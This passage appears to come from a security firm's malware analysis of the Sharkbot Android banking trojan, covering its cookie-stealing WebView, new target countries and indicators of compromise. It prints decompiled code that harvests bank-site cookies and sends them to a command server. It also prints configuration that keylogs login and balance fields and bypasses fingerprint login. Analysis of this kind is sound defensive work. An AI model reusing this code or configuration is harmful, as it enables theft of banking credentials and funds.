


```
        break;
    label_75:
        if(s2.equals("logsCookie")) {
            v1 = 4;
        }
        else {
            v1 = -1;
            break;
        label_83:
            if(s2.equals("APP_STOP_VIEW")) {
                v1 = 2;
            }
```




```
        String s;
        super.onCreate(bundle0);
        try {
            s = this.getIntent().getStringExtra("data");
        }
        catch(Exception unused_ex) {
            s = null;
        }

        if(s != null) {
            try {
                if(!s.isEmpty()) {
                    this.k = new JSONObject(s);
                    this.getWindow().setFlags(0x400, 0x400);
                    this.requestWindowFeature(1);
                    this.setContentView(0x7F0B001E);  // layout:activity_web_google
                    CookieManager.getInstance().removeAllCookies(WebGoogle..ExternalSyntheticLambda0.INSTANCE);
                    WebView webView0 = (WebView)this.findViewById(0x7F0801E4);  // id:webGoogle
                    this.i = webView0;
                    webView0.getSettings().setJavaScriptEnabled(true);
                    this.i.getSettings().setLoadWithOverviewMode(true);
                    this.i.getSettings().setUseWideViewPort(false);
                    this.i.getSettings().setSupportZoom(false);
                    this.i.getSettings().setUserAgentString(this.k.getString("ua"));
                    this.i.addJavascriptInterface(new h(this, this), "Android");
                    this.i.setWebViewClient(new e(this));
                    this.i.loadUrl(this.k.getString("url"));
                    return;
                }
            }
            catch(Exception exception0) {
                l.B().B(0, exception0.toString());
            }
        }

        this.finish();
    }
```

Once the victim logged in to his bank account, the malware will receive the **PageFinished** event and will get the cookies of the website loaded inside the malicious WebView, to finally send them to the C2.




```
@Override  // android.webkit.WebViewClient
public void onPageFinished(WebView webView0, String s) {
    try {
        this.h.i.evaluateJavascript(this.h.k.getString("data"), null);
        if(s.contains(this.h.k.getString("yes"))) {
            goto label_22;
        }
    }
    catch(Exception unused_ex) {
        this.h.finish();
    }

    return;
label_22:
    if(!this.h.a) {
        try {
            this.h.get_cookies();
            JSONObject jSONObject0 = new JSONObject();
            jSONObject0.put("package", this.h.k.getString("package"));
            jSONObject0.put("data", this.h.L);
            jSONObject0.put("logsCookie", this.h.h);
            JSONObject jSONObject1 = new JSONObject();
            jSONObject1.put("logsCookie", jSONObject0);
            l.B().send_data_to_c2(jSONObject1);
            this.h.a = true;
            goto label_63;
        }
```




```
public void get_cookies() {
    try {
        String[] arr_s = this.k.getString("logsCookie").split(",");
        int v = 0;
        while(true) {
            if(v >= arr_s.length) {
                return;
            }

            String s = arr_s[v];
            JSONObject jSONObject0 = new JSONObject();
            jSONObject0.put("http", CookieManager.getInstance().getCookie(new StringBuilder().insert(0, "http://").append(s).toString()));
            jSONObject0.put("https", CookieManager.getInstance().getCookie(new StringBuilder().insert(0, "https://").append(s).toString()));
            ++v;
            this.h.put(s, jSONObject0);
        }
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

New campaigns in new countries


During our research, we observed that the newer C2 servers are providing new targeted applications in Sharkbot’s configuration. The list of targeted countries has grown including **Spain**, **Australia**, **Poland**, **Germany**, **United States of America** and **Austria**. But the interesting thing is the new targeted applications are not targeted using the typical webinjections, instead, they are targeted using the **keylogging** – grabber – features. This way, the malware is stealing information from the text showed inside the official app. As we can see in the following image, the focus seems to be getting the account balance and, in some cases, the password, by reading the content of specific TextFields.



```
"grabber": {
  "com.example.creatersa": [
    {
      "need": "text",
      "search": "id",
      "data": "com.example.creatersa:id/button"
    }
  ],
  "------ ES -------": [],
  "es.unicajabanco.app": [
    {
      "need": "text",
      "data": "es.unicajabanco.app:id/txtAmount"
    }
  ],
```


```
"com.advanzia.mobile": [
  {
    "need": "text",
    "data": "com.advanzia.mobile:id/usernameField"
  },
  {
    "need": "text",
    "data": "com.advanzia.mobile:id/passwordField"
  },
  {
    "need": "text",
    "data": "com.advanzia.mobile:id/formDobEditText"
  },
  {
    "need": "text",
    "data": "com.advanzia.mobile:id/availableCredit"
  },
  {
    "need": "text",
    "data": "com.advanzia.mobile:id/availableCreditCollapsed"
  }
],
```

Also, for some of the targeted applications, the malware is providing within the configuration a list of ATS configurations used to avoid the log in based on fingerprint, which should allow to show the usual username and password form. This allows the malware to steal the credentials using the previously mentioned 'keylogging' features, since log in via fingerprint should ask for credentials.


```
"com.paypal.android.p2pmobile": {
  "action": "CLICK",
  "node": {
    "search": "text",
    "data": "Log in with your fingerprint"
  },
  "nodeAction": {
    "search": "text",
    "data": "Cancel"
  }
},
```

Conclusion

Since we published our first blog post about Sharkbot in March 2022, in which we detected the SharkbotDropper campaigns within Google Play Store, the developers have been working hard to improve their malware and the dropper. In May, ThreatFabric found a new version of Sharkbot, the version 2.0 of Sharkbot that was a refactor of the source code, included some changes in the communication protocol and in the DGA.

Until now, Sharkbot's developers seem to have been focusing on the dropper in order to keep using Google Play Store to distribute their malware in the latest campaigns. These latest campaigns still use fake antivirus and Android cleaners to install the dropper from the Google Play.

With all these the changes and new features, we are expecting to see more campaigns, targeted applications, targeted countries and changes in Sharkbot this year.

Indicators of compromise

SharkbotDropper samples published in Google Play:

- **hxxps://play.google[.]com/store/apps/details?id=com.kylhavy.antivirus**
- **hxxps://play.google[.]com/store/apps/details?id=com.mbkristine8.cleanmaster**

Dropper Command-and-control (C2):

- **hxxp://mefika[.]me/**

Sharkbot 2.25 (introducing new Cookie stealing features):

- Hash: **7f2248f5de8a74b3d1c48be0db574b1c6558d6edae347592b29dc5234337a5ff**
- C2: **hxxp://browntrawler[.]store/** (**185.212.47[.]113**)

Sharkbot v2.26 sample:

- Hash: **870747141b1a2afcd76b4c6482ce0c3c21480ae3700d9cb9dd318aed0f963c58**
- C2: **hxxp://browntrawler[.]store/** (**185.212.47[.]113**)

DGA Active C2s:

- **23080420d0d93913[.]live (185.212.47[.]113)**
- **7f3e61be7bb7363d[.]live (185.212.47[.]113)**

Published September 2, 2022